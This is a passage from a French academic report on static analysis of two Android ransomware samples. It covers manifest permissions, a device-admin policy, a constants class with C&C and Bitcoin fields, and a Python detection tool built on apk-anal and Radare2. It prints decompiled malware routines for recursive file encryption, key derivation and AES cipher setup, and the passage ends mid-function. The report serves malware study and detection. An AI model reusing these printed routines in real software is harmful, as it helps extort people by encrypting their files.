

Figure 8-Représentation abstraite d'une application Android

L'étape de l'analyse du code des classes représente le cœur de l'analyse statique, elle permet de déterminer plus ou moins clairement le fonctionnement de l'application. Les techniques utilisées pour empêcher que cela ne se fasse sont généralement les techniques d'obfuscation de code qui rendent le code difficile à comprendre. Mais il est toujours possible de le comprendre en faisant attention au fonctions utilisées dans chaque classe.

4.2. Analyse statique du premier RANSOMWARE

L'analyse du premier RANSOMWARE suit toutes les étapes mentionnées dans la section ci-dessus.

4.2.1. Décompression de l'archive

Dans cette partie on dézippe juste le fichier APK. On obtient les fichiers (illisibles) de l'application. Ces fichiers sont exactement de la structure présentée plus haut dans la figure 13. À partir du fichier DEX, on génère les classes JAVA de l'application grâce à l'outil DEX2JAR. Il est à préciser que certaines applications contiennent parfois plus qu'un seul fichier DEX. Ce n'est pas le cas pour cette application.

4.2.2. Désassemblage de l'application mobile :

Dans cette partie on utilise l'outil APKTool qui permet de produire des fichiers (lisibles) classés par dossier. Ces fichiers représente le contenu utilisé par un smartphone pour faire fonctionner l'application. On retrouve les ressources de l'applications(les images, les interfaces utilisateurs, …) le Manifest et les fichiers smali qui représente les classes décompilées. Tous les fichiers que l'outil APKTool n'arrive pas à catégoriser, il le met dans un dossier « Unknown » . La figure ci-dessous représente le contenu généré par APKTool.



Figure 9-application désassemblée

Cette étape nous permet de récupérer le contenu du MANIFEST et les fichiers SMALI qui nous intéressent.

4.2.3. Analyse du Manifest

Dans cette partie on s'intéresse aux informations contenues dans le MANIFEST (son contenu a été expliqué en détail plus haut). Les permissions demandées par l'application nous donne une idée des actions qu'elle pourrait faire. Les informations récupérées du MANIFEST sont :

- Les permissions :

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.CAMERA"/>
```

Figure 10-Permissions requises par l'application

Certaines permissions requises par cette application sont standard comme l'accès à Internet et l'accès à la caméra. Par contre les autres ne sont pas très connues. Les permissions WRITE/READ_EXTERNAL_STORAGE donne à l'application un accès total au périphérique de stockage. La permission WAKE_LOCK empêche le système (le processeur) d'entrer en veille. La permission RECIEVE_BOOT_COMPLETED permet à l'application d'être notifié quand le smartphone démarre.

- Les services :

```
<service android:name=".iHesmcNoVcRF"/>
<service android:name=".igeVcmsaqV"/>
<service android:name=".BkRPgNasa"/>
<service android:name=".JHLmPqokc"/>
<service android:name=".JVqJJPFweDJD"/>
<service android:name=".RceeuqBqw"/>
<service android:name=".iNwTiTHsuNDck"/>
<service android:name=".oRRuVDuJauim"/>
<service android:name=".oRwHoDwR"/>
```

Figure 11-Services définis dans l'application

à

En ce qui concerne les services, on ne peut rien en déduire à cause de l'obfuscation de code. Il va falloir les chercher dans le code source.

- Les activités :

```
<activity android:name=".EhMUGOnM"/>
<activity android:name=".KrEStCAS"/>
<activity android:name=".OfAAfdvSjShfpOj"/>
<activity android:configChanges="keyboardHidden|orientation" android:launchMode="singleTop" android:name=".MainActivity" android:screenOrientation="portrait"/>
<activity android:label="@string/app_name" android:name=".Main">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

Figure 12-Activités définies dans l'application

Dans ce cas on note encore la présence de l'obfuscation. L'activité principale étant l'activité MainActivity, on confirme que c'est bien le point d'entrée de l'application.

Les Recievers :
Les recievers permettent à l'application d'être notifié par le système lors de certains événements et d'agir en conséquence.

```
<receiver android:enabled="true" android:exported="true" android:name=".SECCrr">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
<receiver android:enabled="true" android:exported="true" android:name=".NJqTce">
    <intent-filter>
        <action android:name="android.intent.action.ACTION_EXTERNAL_APPLICATIONS_AVAILABLE"/>
    </intent-filter>
</receiver>
<receiver android:name=".ltnEd" android:permission="android.permission.BIND_DEVICE_ADMIN">
    <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
    </intent-filter>
    <meta-data android:name="android.app.device_admin" android:resource="@xml/policies"/>
</receiver>
```

Figure 13-Recievers définis par l'application

L'application avec l'action BOOT_COMPLETED demande à être notifiée lorsque l'appareil est démarré, tandis qu'avec l'action DEVICE_ADMIN_ENABLED, l'application demande à effectuer des actions qui requièrent plus de privilèges. L'application spécifie les exigences dans un fichier qui réside généralement dans le répertoire « res/xml ». Dans notre cas les exigences sont spécifiées dans le fichier « policies »

```
<?xml version="1.0" encoding="utf-8"?>
<device-admin
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-policies />
    <encrypted-storage />
    <limit-password />
</device-admin>
```

Figure 14-Spécifications requises par les privilèges Admin

4.2.4. Analyse du code source

Le point d'entrée de l'application est la plupart du temps l'activité principale (MainActivity) qui est la première interface présenté à l'utilisateur lorsqu'il lance l'application. Il est donc logique de commencer l'analyse du code à partir de cette classe. Dans le cas de la première application, le code source de l'activité principale n'a pas pu être récupéré. Il a fallu donc analyser le fichier

SMALI correspondant au fichier JAVA de l'activité principale. L'analyse du code source a permis d'établir le graphe suivant :



Figure 15-Architecture de classes 1er ransomware

Partant de l'activité principale, l'application initie les différentes composantes de l'application et démarre certains services. L'application fait appel à la caméra, ensuite elle récupère certaines informations comme le modèle du téléphone, le pays, l'IMEI, le numéro de téléphone. Ensuite l'application instancie certaines constantes comme l'adresse du serveur C&C avec qui elle communique, l'état des fichiers (encryptés ou non), et d'autres paramètres. La figure ci-dessous nous donne une idée de l'ensemble des paramètres utilisés par l'application.

```
public class Constants
{
  public static String ADMIN_ACCESS_MESSAGE;
  public static String AFFILIATE_ID;
  public static List<String> BAD_FILENAMES;
  public static String BITCOIN_ACCOUNT;
  public static String BOT_ID;
  public static String BUILD_ID;
  public static List<String> BUILTIN_JID_CONFIG;
  public static String COMMAND_BITCOIN_ACCOUNT;
  public static String COMMAND_BOT_ID;
  public static String COMMAND_CALL;
  public static String COMMAND_DECRYPT;
  public static String COMMAND_ENCRYPT;
  public static String COMMAND_HELLO;
  public static String COMMAND_JID_CONFIG;
  public static String COMMAND_PASSWORD;
  public static String COMMAND_SECRET;
  public static String COMMAND_SERVER_MESSAGES;
  public static String COMMAND_SMS;
  public static String COMMAND_VOUCHER_MESSAGE;
  public static final String CONFIG_NAME = "kvdwwpti";
  public static final String CONFIG_XOR_KEY = "lnhqsjgrbnjbq";
  public static final String DEBUG_TAG = "sbkjnmcgpc";
  public static String ENCODED_FILE_EXTENSION;
  public static String ENCRYPT_PASSWORD;
  public static List<String> EXTENSIONS_TO_ENCRYPT;
  public static boolean FILES_WERE_DECRYPTED = false;
  public static boolean FILES_WERE_ENCRYPTED = false;
  public static List<String> INVALID_VOUCHER_MASKS;
  public static final int MONEYPACK_DIGITS_NUMBER = 14;
  public static final int POLLING_TIME_MINUTES = 90;
  public static final String PREFS_NAME = "fctewaqlcem";
  public static List<String> PRIVATE_JID_CONFIG;
  public static String PRIVATE_PASSWORD = null;
  public static String PUBLIC_PASSWORD;
  public static boolean READY_FOR_DECRYPTION = false;
  public static String SUCCESS_JID_CONFIG;
  public static String THREAD_ID;
  public static final int VANILLA_RELOAD_DIGITS_NUMBER = 10;
  public static String VOUCHER_CODE;
  public static String VOUCHER_ERROR_MESSAGE;
  public static String VOUCHER_TYPE = null;
```

Figure 16-Classe des variables utilisées par l'application

L'application suit les étapes de fonctionnement d'un ransomware défini plus haut dans la section 3 Dans un premier temps elle récupère certains paramètres qu'elle a stocké dans les SHAREDPREFERENCES (permet de stocker des informations dans une application). Ces paramètres sont pour la plupart des informations pour initialiser la communication avec le serveur, contrôler l'état des fichiers , vérifier le paiement de la rançon. Une fois les paramètres récupérés et les variables instanciées, l'activité principale lance un service qui s'occupe de

demander les droits administrateur au système. Une fois fait elle fait une requête au serveur C&C pour demander les informations nécessaires pour encrypter les fichiers. Les fichiers sont encryptés avec la norme de chiffrement standard AES 256 avec une clé de 128 bits. Une fois les bonnes informations reçues, elle encrypte les fichiers et présente une fausse accusation à l'utilisateur lui demandant de payer une rançon avant de pouvoir avoir accès à ses fichiers. Le paiement est censé être effectué à l'aide de monnaies BITCOIN ou MONEYPAK qui sont des monnaies virtuelles réputées intraçables.

À l'issue de cette première analyse, nous remarquons que le processus d'analyse statique peut-être automatisé à un certain point. Aussi, dans le cas de la caractérisation des Ransomwares, plutôt que d'analyser tout le code en détail, on pourrait cibler les méthodes, les librairies et les permissions nécessaire au fonctionnement d'un Ransomware. C'est ce qui se fera dans le cadre de l'analyse du deuxième Ransomware

4.3. Outil d'identification des Ransomwares

L'outil est un script python qui reprend le script apk-anal de https://github.com/mhelwig/apk-anal et l'étend pour la détection des Ransomwares. Les modifications apportées sont surtout la spécification des symboles, des importations et des chaînes de caractères qu'on retrouve la plupart du temps dans le code d'un Ransomware. Les fonctionnalités du script final sont :

- La journalisation des infos récupérées
- La récupération des informations contenues dans le MANIFEST
- L'analyse de l'application à l'aide du Framework de reverse engineering Radare2
- La recherche de symboles spécifiques nécessaires au Ransomware
- La recherche de librairies spécifiques nécessaires au Ransomware
- La recherche de chaînes de caractères qu'on peut retrouver dans un Ransomware
- Générer un score pour chaque Ransomware basé sur les critères cités plus haut

4.3.1. Mise en œuvre sur le deuxième RANSOMWARE

En appliquant l'outil au deuxième Ransomware, on obtient les informations sur le MANIFEST, sur les librairies utilisées par l'application. Il vérifie si l'application fait appel à des packages prédéfinis en java pour gérer les fichiers (java.io.file), gérer le chiffrement des données (java.crypto) ou encore gérer les communications réseaux (java.net). Les résultats obtenus sont principalement :

- **Contenu du MANIFEST :**

```
[*] Android Manifest
[*] Package: com.android.tencent.zdevs.bah
[*] Activitives:
com.android.tencent.zdevs.bah.MainActivity

[*] Services:

[*] Receivers:

[*] Permissions requested:
<uses-permission
android:name="android.permission.SET_WALLPAPER"/>
<uses-permission
android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission
android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission
android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission
android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission
android:name="com.android.launcher.permission.READ_SETTINGS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission
android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission
android:name="android.permission.CHANGE_CONFIGURATION"/>
<uses-permission
android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission
android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission
android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
```

Figure 17-Contenu du Manifest Ransomware2

- **Informations retournées sur l'application** : Comme mentionné ci-dessus, les informations retournées sont celles fréquemment utilisées dans le cas des Ransomwares. Il s'agit des adresses URL présentes en clair dans l'application, des fonctions d'accès au stockage et des fonctions cryptographiques.

```
[*] Possible URLs found in strings
0x1e9c01 35 34 !http://biaozhunshijian.51240.com/
```

Figure 18-Logs détaillés URLs Ransomware1

```
[*] Possible crypto stuff found in imports
Ljavax/crypto/CipherInputStream.method.close()V
Ljavax/crypto/CipherInputStream.method.read([B)I
Ljavax/crypto/CipherOutputStream.method.<init>
(Ljava/io/OutputStream;Ljavax/crypto/Cipher;)V
Ljavax/crypto/CipherOutputStream.method.close()V
Ljavax/crypto/CipherOutputStream.method.write([BII)V
Ljavax/crypto/NoSuchPaddingException.method.printStackTrace()V
Ljavax/crypto/spec/IvParameterSpec.method.<init>([B)V
Ljavax/crypto/spec/SecretKeySpec.method.<init>
([BLjava/lang/String;)V
```

Figure 19-Logs détaillés fonctions crypto Ransomware2

```
[*] Possible file access / references found in symbols
0x00034b80 0 imp.Landroid/content/Context.method.getCacheDir()
Ljava/io/File;
0x00034bd8 0 imp.Landroid/content/Context.method.getFilesDir()
Ljava/io/File;
0x000364d8 0
imp.Landroid/os/Environment.method.getExternalStorageState()
Ljava/lang/String;
```

Figure 20-Logs détaillés accès aux fichiers Ransomware1

- **Fonctionnement global**

Partant de l'activité principale, l'application initie les différentes composantes de l'application et démarre certains services. L'application affiche une barre de progression, une fois la barre de

progression pleine, l'application affiche un écran avec un décompte. Elle nous demande de saisir un code pour décrypter les fichiers, code que l'on obtient en payant le montant spécifié (le payement se fait en scannant un code QR qui nous redirige vers un réseau social WeChat). En plus l'application modifie le fond d'écran du téléphone.

- **<u>Fonctionnement détaillé</u>**

Dans un premier temps, analysons ce que le RANSOMWARE fait lors de la première exécution, c'est-à-dire lors de l'exécution de la méthode ONCREATE() de l'activité MAINACTIVITY.

```java
protected void onCreate(Bundle paramBundle)
{
  ADRTLogCatReader.onContext(this, "com.aide.ui");
  getWindow().addFlags(8320);
  this.mP = getApplicationContext().getPackageManager();
  this.def = new ComponentName(getBaseContext(), "com.android.tencent.zdevs.bah.MainActivity");
  this.mBazaar = new ComponentName(getBaseContext(), "com.android.tencent.zdevs.bah.QQ1279525738");
  super.onCreate(paramBundle);
  setContentView(2130903076);
  instance = this;
  getSupportFragmentManager().beginTransaction().replace(2131099760, new bah()).commit();
  paramBundle = getSharedPreferences("XH", 0);
  if (!paramBundle.getString("bah", "").equals(""))
  {
    this.xh = paramBundle.getString("bah", "");
    hz = sss.l("[illegible]") + this.xh;
    m = "" + (Integer.parseInt(this.xh) * 8 - 13);
    hzs = hz.length();
    fi = new File(Environment.getExternalStorageDirectory() + "/");
    if (paramBundle.getInt("cs", 0) >= 2)
    {
      setTitle("Lycorisradiata");
      getSupportFragmentManager().beginTransaction().replace(2131099760, new qq1279525738()).commit();
      sss.bz(this);
    }
    if (paramBundle.getInt("sss", 0) != 0) {
      break label381;
    }
    new Thread(new Runnable()
    {
      @Override
      public void run()
      {
        sss.deleteDir(MainActivity.fi.toString(), MainActivity.m, 1, MainActivity.this);
      }
    }).start();
  }
  for (;;)
  {
    return;
    this.xh = ("" + ((int)(Math.random() * 1000000) + 10000000));
    SharedPreferences.Editor localEditor = paramBundle.edit();
    localEditor.putString("bah", this.xh);
    localEditor.commit();
    break;
    label381:
    setTitle("Lycorisradiata");
    getSupportFragmentManager().beginTransaction().replace(2131099760, new qq1279525738()).commit();
    sss.bz(this);
    setIconSc();
```

Figure 21-Méthode OnCreate du deuxième RANSOMWARE

Une première chose à noter est que l'application vérifie s'il s'agit du premier lancement en comparant la valeur de **BAH**(stockée dans **SHAREDPREFERENCES**) à une chaîne vide. Si l'entrée existe déjà, sa valeur est stockée dans une variable **XH**. Sinon, une valeur aléatoire est générée et stockée pour la prochaine fois.

Une deuxième chose à noter est la comparaison entre **paramBundle.getInt("sss", 0)** et 0. Par défaut, la valeur est 0, puis un nouveau Thread est démarrée, appelant une routine suspecte nommée **sss.deleteDir**. En fait, l'entrée qui **sss** vient d'être testée est définie sur 1 dans cette routine, ce qui signifie que le bloc **if paramBundle.getInt("sss", 0) == 0** sera normalement exécuté la prochaine fois . Si c'est le cas, la routine **setIconSc** changera le nom de l'icône de l'application:

```
ComponentName def;
ComponentName mBazaar;
PackageManager mP;
String xh;

private void disableComponent(ComponentName paramComponentName)
{
  this.mP.setComponentEnabledSetting(paramComponentName, 2, 1);
}

private void enabledComponent(ComponentName paramComponentName)
{
  this.mP.setComponentEnabledSetting(paramComponentName, 1, 1);
}

private void setIconSc()
{
  disableComponent(this.def);
  enabledComponent(this.mBazaar);
}
```

Figure 22-Méthode pour changer l'icone du deuxième RANSOMWARE

En utilisant un alias, l'application change d'apparence mais est lancée de la même manière:



Figure 23-Changement d'icône du deuxième RANSOMWARE après exécution

On remarque aussi au niveau du code que le malware tente d'empêcher l'utilisateur de quitter en le prévenant que ses données risque d'être supprimées:

```
public boolean onKeyDown(int paramInt, KeyEvent paramKeyEvent)
{
  if (paramInt == 4) {
    if (!((Fragment)getSupportFragmentManager().findFragmentById(2131099760) instanceof bah)) {
      break label38;
    }
  }
  label38:
  for (paramKeyEvent = "配置文件中 请勿退出！";; paramKeyEvent = "Please do not quit the software, or the file may never be recovered!")
  {
    Toast.makeText(this, paramKeyEvent, 1).show();
    return true;
  }
}
```

Figure 24-Avertissements lorsqu'on tente de quitter le RANSOMWARE2

- **<u>Chiffrement des données</u>**

Nous connaissons l'objectif de l'application malveillante qui est de crypter les fichiers, en faisant attention au code sur la figure 25 on peut remarquer la ligne suivante :

getSupportFragmentManager().beginTransaction().replace(2131099760, new qq1279525738()).commit();

Cette ligne affiche une barre de progression et en arrière-plan, la routine **sss.DeleteDir** est exécutée :

```
public static void deleteDir(String paramString1, String paramString2, int paramInt, Context paramContext)
{
  if (paramInt != 0) {
    new Timer().schedule(new TimerTask()
    {
      public void run()
      {
        Object localObject = sss.this.getSharedPreferences("XH", 0).edit();
        ((SharedPreferences.Editor)localObject).putInt("sss", 1);
        ((SharedPreferences.Editor)localObject).commit();
        MainActivity.instance.finish();
        localObject = sss.this.getPackageManager().getLaunchIntentForPackage(sss.this.getPackageName());
        ((Intent)localObject).addFlags(67108864);
        sss.this.startActivity((Intent)localObject);
      }
    }, 600000);
  }
  deleteDirWihtFile(new File(paramString1), paramString2, paramInt, paramContext);
  彼岸花开 = true;
}
```

Figure 25-Méthode DeleteDir deuxième RANSOMWARE

Le paramètre **paramInt** est 0 ou 1 **(déchiffrer / chiffrer)**. Comme on peut le voir, le MainActivity est fermé et réouvert. Le vrai boulot se fait en réalité dans la routine **deleteDirWihtFile()**, en sélectionnant récursivement les fichiers à chiffrer :

```
public static void deleteDirWihtFile(File paramFile, String paramString, int paramInt, Context paramContext)
{
  if ((paramFile == null) || (!paramFile.exists()) || (!paramFile.isDirectory())) {}
  File[] arrayOfFile;
  int i;
  do
  {
  File localFile = arrayOfFile[i];
  Object localObject = localFile.toString();
  paramFile = (File)localObject;
  if (((String)localObject).length() >= MainActivity.hzs) {
  if (paramInt == 0) {}
  for (;;)
  {
    try
    {
      if ((localFile.isFile()) && (paramFile.equals(MainActivity.hz)) && (localFile.toString().indexOf("/.") == -1) &&
      {
        localObject = executorService;
        paramFile = new com/android/tencent/zdevs/bah/sss$100000001;
        paramFile.<init>(localFile, paramString, paramInt, paramContext);
        ((ExecutorService)localObject).execute(paramFile);
        i++;
        break;
      }
      if ((!localFile.isDirectory()) || (localFile.toString().indexOf("/.") != -1) || (localFile.toString().toLowerCase()
      deleteDirWihtFile(localFile, paramString, paramInt, paramContext);
      continue;
    }
    catch (Exception paramFile)
    {
    if ((localFile.isFile()) && (!paramFile.equals(MainActivity.hz)) && (localFile.toString().indexOf("/.") == -1)
    {
    if ((localFile.isDirectory()) && (localFile.toString().indexOf("/.") == -1) && (localFile.toString().toLowerCase()
  }
}
```

Figure 26-Méthode DeleteDirWithFile du deuxième RANSOMWARE

Lors de la première utilisation, la valeur de **paramInt** est 1. Nous pouvons voir que le programme malveillant n'essaie pas de chiffrer tous les fichiers, les critères pour chiffrer un fichier sont:

- Le fichier fait au plus 0x3200000 octets
- Le nom du fichier contient un point (c'est-à-dire qu'il a une extension)
- Ne prend pas en compte les fichiers avec un suffixe spécifique (MainActivity.hz)
- Ne prend pas en compte tous les répertoires: accepter dcim, téléchargements, baidunetdisk, mais rejeter les dossiers du système ou de tiers.

Si l'objet est un fichier, la routine **jj** est appelée avec les paramètres **key** et **paramInt** (afin de chiffrer ou de déchiffrer), et s'il s'agit d'un répertoire, la routine **deleteDirWihtFile** est appelée de manière récursive.

Dans le fragment précédent, la variable **MainActivity.hz** était utilisée. Cette chaîne est construite dans **MainActivity.onCreate** grâce à la routine **sss.l**:

```
hz = sss.l("[illegible]") + this.xh;
m = "" + (Integer.parseInt(this.xh) * 8 - 13);
hzs = hz.length();
```

Figure 27-Code générant une extension des fichiers encryptés pour le deuxième RANSOMWARE

```
hello.mp3.勿卸载软件解密加QQ2533816909bahk10834013
hello.png.勿卸载软件解密加QQ2533816909bahk10834013
tp1.pdf.勿卸载软件解密加QQ2533816909bahk10834013
```

Figure 28-Nouvelle extension générée pour les fichiers encryptés du deuxième RANSOMWARE

Comme nous l'avons vu plus haut, la routine **jj** s'appelle avec la chaîne **paramString** et le nombre **paramInt**.La chaîne **paramString** est la valeur générée aléatoirement dans **MainActivity**. En réalité, cette valeur générée aléatoirement est égale à **MainActivity.xh * 8 - 13** mais ne correspond pas exactement à la clé utilisée pour chiffrer les fichiers. Cette chaîne aléatoire représentant un entier est envoyé à la routine **getsss :**

```
public static final String getsss(String paramString)
{
  for (;;)
  {
    try
    {
      paramString = paramString.getBytes();
      localObject2 = MessageDigest.getInstance("MD5");
      ((MessageDigest)localObject2).update(paramString);
      localObject2 = ((MessageDigest)localObject2).digest();
      int i = localObject2.length;
      paramString = new char[i * 2];
      j = 0;
      k = 0;
      if (k < i) {
        continue;
      }
      localObject1 = new java/lang/String;
      ((String)localObject1).<init>(paramString);
      paramString = ((String)localObject1).toString().substring(8, 24);
    }
    catch (Exception paramString)
    {
    return paramString;
    m = localObject2[k];
    n = j + 1;
    paramString[j] = ((char)localObject1[(m >>> 4 & 0xF)]);
    j = n + 1;
    paramString[n] = ((char)localObject1[(m & 0xF)]);
    k++;
  }
}
```

Figure 29-Méthode getss() du deuxième RANSOMWARE

La valeur retournée par cette méthode est finalement utilisée dans la routine **initAESCipher** afin de créer la clé finale:

```
private static Cipher initAESCipher(String paramString, int paramInt)
{
  Cipher localCipher = (Cipher)null;
  localObject1 = localCipher;
  localObject2 = localCipher;
  localObject3 = localCipher;
  localObject4 = localCipher;
  try
  {
    IvParameterSpec localIvParameterSpec = new javax/crypto/spec/IvParameterSpec;
    localObject1 = localCipher;
    localObject2 = localCipher;
    localObject3 = localCipher;
    localObject4 = localCipher;
    localIvParameterSpec.<init>("QQqun 571012706 ".getBytes());
    localObject1 = localCipher;
    localObject2 = localCipher;
    localObject3 = localCipher;
    localObject4 = localCipher;
    SecretKeySpec localSecretKeySpec = new javax/crypto/spec/SecretKeySpec;
    localObject1 = localCipher;
    localObject2 = localCipher;
    localObject3 = localCipher;
    localObject4 = localCipher;
    localSecretKeySpec.<init>(paramString.getBytes(), "AES");
    localObject1 = localCipher;
    localObject2 = localCipher;
    localObject3 = localCipher;
    localObject4 = localCipher;
    paramString = Cipher.getInstance("AES/CBC/PKCS5Padding");
    localObject1 = paramString;
    localObject2 = paramString;
    localObject3 = paramString;
    localObject4 = paramString;
    paramString.init(paramInt, localSecretKeySpec, localIvParameterSpec);
  }
  catch (NoSuchAlgorithmException paramString)
  {
  catch (NoSuchPaddingException paramString)
  {
  catch (InvalidKeyException paramString)
  {
  catch (InvalidAlgorithmParameterException paramString)
  {
  return paramString;
}
```

Figure 30-Méthode initAES() du deuxième RANSOMWARE

À la fin du processus, l'application malveillante change le fond d'écran du téléphone grâce à la méthode **sss.bz :**

```
public static void bz(Context paramContext)
{
